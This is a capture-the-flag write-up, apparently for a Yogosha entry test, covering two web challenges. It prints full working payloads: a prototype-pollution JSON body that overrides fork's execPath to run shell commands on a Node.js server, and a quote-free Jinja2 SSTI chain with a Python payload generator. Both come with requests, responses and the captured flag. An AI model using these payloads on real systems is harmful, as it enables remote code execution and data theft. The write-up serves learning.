Yogosha

ENTRY TEST

Writeup

By Ahmed Alroky

Table of Contents


breaking grad

Summery:

This challenge is about prototype pollution, from my point of view it’s a medium challenge , At first I will take a look at the source code , As a first impression I recognized that it's based on **Nodejs** and has 3 routes , by continue reviewing source code I found that’s its vulnerable to prototype pollution but our input will be ignored if its contains **"__proto__"** keyword so I will bypass this filtration by using `constructor.prototype` instead of **__proto__** to achieve pollution and get **RCE** to access our flag .


Steps to reproduce:

At first by reviewing source code, I found mainly 3 routes as shown blew:




```
router.get('/', (req, res) => {
    return res.sendFile(path.resolve('views/index.html'));
});

router.get('/debug/:action', (req, res) => {
    return DebugHelper.execute(res, req.params.action);
});

router.post('/api/calculate', (req, res) => {
    let student = ObjectHelper.clone(req.body);

    if (StudentHelper.isDumb(student.name) || !StudentHelper.hasBase(student.paper)) {
        return res.send({
            'pass': 'n' + randomize('?', 10, {chars: 'o0'}) + 'pe'
        });
    }

    return res.send({
        'pass': 'Passed'
    });
});
```

By following the code, we found our vulnerable code that uses **merge** function looping through all of the request body and can overwrite existing functions and objects as shown:




```
module.exports = {
    isObject(obj) {
        return typeof obj === 'function' || typeof obj === 'object';
    },

    isValidKey(key) {
        return key !== '__proto__';
    },

    merge(target, source) {
        for (let key in source) {
            if (this.isValidKey(key)){
                if (this.isObject(target[key]) && this.isObject(source[key])) {
                    this.merge(target[key], source[key]);
                } else {
                    target[key] = source[key];
                }
            }
        }
        return target;
    },

    clone(target) {
        return this.merge({}, target);
    }
}
```

its confirmed that its vulnerable to prototype pollution but we can't use __proto__ keyword as a key on our payload but instead of it I will use `constructor.prototype` to manipulate existing functions



```
module.exports = {
    execute(res, command) {

        res.type('txt');

        if (command == 'version') {
            let proc = fork('VersionCheck.js', [], {
                stdio: ['ignore', 'pipe', 'pipe', 'ipc']
            });

            proc.stderr.pipe(res);
            proc.stdout.pipe(res);

            return;
        }

        if (command == 'ram') {
            return res.send(execSync('free -m').toString());
        }

        return res.send('invalid command');
    }
}
```


by going through the rest of source code we will found this interesting lines where **fork** function getting executed, now we identified our target ; we have to manipulate this **fork** function to get command execution through **RCE** , by doing little research I have found that we can do the objective by using **execPath** and **execArgv** arguments for the fork function



```
POST /api/calculate HTTP/1.1
Host: 139.59.175.51:31084
Content-Length: 70
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/98.0.4758.82 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://139.59.175.51:31084
Referer: http://139.59.175.51:31084/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "constructor":{
    "prototype":{
      "execPath":"ls",
      "execArgv":[
        "-la",
        "."
      ]
    }
  }
}
```


```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 871
Date: Fri, 18 Feb 2022 13:45:20 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>
      Error
    </title>
  </head>
  <body>
    <pre>
      RangeError: Maximum call stack size exceeded<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:10:10)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)
    </pre>
  </body>
</html>
```

now we have to browse **/debug/version** to execute manipulated fork function and list directories



```
-rw-r--r-- 1 root root  318 Jun 26  2020 VersionCheck.js

.:
total 64
drwxr-xr-x  1 root root  4096 Jun 26  2020 .
drwxr-xr-x  1 root root  4096 Feb 18 13:12 ..
-rw-r--r--  1 root root    32 Jun 26  2020 .gitignore
-rw-r--r--  1 root root   318 Jun 26  2020 VersionCheck.js
-rw-r--r--  1 root root    43 Jun 26  2020 flag_e1T6f
drwxr-xr-x  2 root root  4096 Jun 26  2020 helpers
-rw-r--r--  1 root root   490 Jun 26  2020 index.js
drwxr-xr-x 56 root root  4096 Jun 26  2020 node_modules
-rw-r--r--  1 root root 14241 Jun 26  2020 package-lock.json
-rw-r--r--  1 root root   409 Jun 26  2020 package.json
drwxr-xr-x  2 root root  4096 Jun 26  2020 routes
drwxr-xr-x  5 root root  4096 Jun 26  2020 static
drwxr-xr-x  2 root root  4096 Jun 26  2020 views
```


and finally, here is our flag let's get it:



```
POST /api/calculate HTTP/1.1
Host: 139.59.175.51:31084
Content-Length: 74
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
 Chrome/98.0.4758.82 Safari/537.36
Content-Type: application/json
Accept: */*
Origin: http://139.59.175.51:31084
Referer: http://139.59.175.51:31084/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close

{
  "constructor":{
    "prototype":{
      "execPath":"cat",
      "execArgv":[
        "flag_e1T6f"
      ]
    }
  }
}
```

```
HTTP/1.1 500 Internal Server Error
X-Powered-By: Express
Content-Security-Policy: default-src 'none'
X-Content-Type-Options: nosniff
Content-Type: text/html; charset=utf-8
Content-Length: 871
Date: Fri, 18 Feb 2022 13:47:53 GMT
Connection: close

<!DOCTYPE html>
<html lang="en">
  <head>
    <meta charset="utf-8">
    <title>
      Error
    </title>
  </head>
  <body>
    <pre>
      RangeError: Maximum call stack size exceeded<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:10:10)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)<br>
       &nbsp; &nbsp;at Object.merge (/app/helpers/ObjectHelper.js:14:26)
    </pre>
  </body>
</html>
```

gotcha:


139.59.175.51:31084/debug/vers
Not secure
139.59.175.51:31084/debug/version

```
HTB{l00s1ng_t3nur3_l1k3_it5_fr1d4y_m0rn1ng}cat: .: Is a directory
```

References:

https://book.hacktricks.xyz/pentesting-web/deserialization/nodejs-proto-prototype-pollution


baby ninja jinja

Summery:

This challenge is about jinja SSTI exploitation techniques, at first, I thought it's about sqlite3 injection or getting through **/console** to achieve RCE, but after I had found **/debug** backend in the HTML source code of index page I realized that it's all about SSTI but without using double curly braces and I could do that by using **{% payload %}** instead of **{{payload}}** and get access to flag through **RCE** .

Steps to reproduce:

At first, I started testing name parameter by entering special chars, when I tested double quotes, I got this syntax error but I got nothing by trying to inject it



OperationalError: unrecognized t

Not secure | 188.166.146.97:32150/?name=tesT"


sqlite3.OperationalError

```
OperationalError: unrecognized token: ""tesT"")"
```

Traceback (most recent call last)

```
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 2464, in __call__
  return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python2.7/site-packages/flask/app.py", line 2450, in wsgi_app
```

Also, during enumeration, I have found **/console** path but its protected



Not secure | 188.166.146.97:32150/console

teractive Console

this console you can execute Python expressions in the context of the application. The initial namespace was created by the debugger automatically.

```
nsole ready]
```

Console Locked


The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on the standard output of your shell that runs the server.

PIN: Confirm Pin

Brought to you by DO


I am not sure what is the intended way to get the flag but when I found this /debug backend as a hint and when I reviewed the code, I realized that it will be an SSTI exploit CTF.

At first, there is some bad chars blacklisted will be replaced if its exists in our payloads as example we can't use {{ , single quotes or double quotes at all in our payloads , but I know that I can use {%payload%} as alternative




```
def get_db():
    db = getattr(g, '_database', None)
    if db is None:
        db = g._database = sqlite3.connect('/tmp/ninjas.db')
        db.isolation_level = None
        db.row_factory = sqlite3.Row
        db.text_factory = (lambda s: s.replace('{{', '').
            replace("'", '&#x27;').
            replace('"', '&quot;').
            replace('<', '&lt;').
            replace('>', '&gt;')
        )
    return db
```

By continue reviewing our code I have found another problem, to achieve SSTI we have to set **session["leader"]** to render the vulnerable template, we can use **flask.session** to do that



```
            report = render_template_string(acc_tmpl.
                replace('baby_ninja', query_db('SELECT name FROM ninjas ORDER BY id DESC', one=True)['name']).
                replace('reb_num', query_db('SELECT COUNT(id) FROM ninjas', one=True).itervalues().next())
            )

            if session.get('leader'):
                return report
```

Let's start to build our payload, at this point I got sucked because of filtering function and by doing some research I have found that I can use char codes to avoid using double/single quotes.



UndefinedError: 'char' is undefine
Not secure
188.166.146.97:32150/?name={%set%20a=char(90)%}

jinja2.exceptions.UndefinedError

```
UndefinedError: 'char' is undefined
```

Traceback (most recent call last)

Unfortunately, char function is not available and we have to find it through built in functions, later I have found this built-in function

.__class__.__bases__.__getitem__(0).__subclasses__()[59].__init__.__globals__.__builtins__.chr

So that’s our plan to build our payload:

Identify chr function


identify __builtin__ function

identify flask

set session["leaders"]

arbitrary code execution


to look better and avoid syntax errors I will start writing a python script to build our payload



payload.py
Users > alroky > Desktop > yogosha > test > baby ninja jinja > payload.py

```
def convert_to_char(string):
    chars=[]
    for c in string :
        chars.append('chr({})'.format(ord(c)))
    return "%2b".join(chars)

chr_def="{% set chr=().__class__.__bases__.__getitem__(0).__subclasses__()[59].__init__.__globals__.__builtins__.chr %}"
flask_def="{% set flask=().__class__.__base__.__subclasses__()[59].__init__.__globals__["+convert_to_char('__builtins__')+"]["+convert_to_char
('__import__')+"]("+convert_to_char( 'flask')+") %}"
test= "{% set a=flask.session.setdefault("+convert_to_char("leader")+", "+convert_to_char("tttt")+") %}"
print(chr_def+flask_def+test)
```

And after a lot of work and debugging I finally got a satisfying result:



188.166.146.97:32150/?name={%%20set%20chr=().__class__.__bases__.__getitem__(0).__subclasses__()[59].__init__.__globals__.__builtins__.chr%20%}{%%20set%20flask=().__class__.__base__.__subclasses__()[59].__init__.__globals__...


RELEASE YOUR
INNER NINJA

All of military age in your village
are drafted to rebel against the emperor
under the leadership of the Hattori clan.

Now's the time to choose the name under
which you'll embark in this new adventure.

joined, total number of rebels: 8

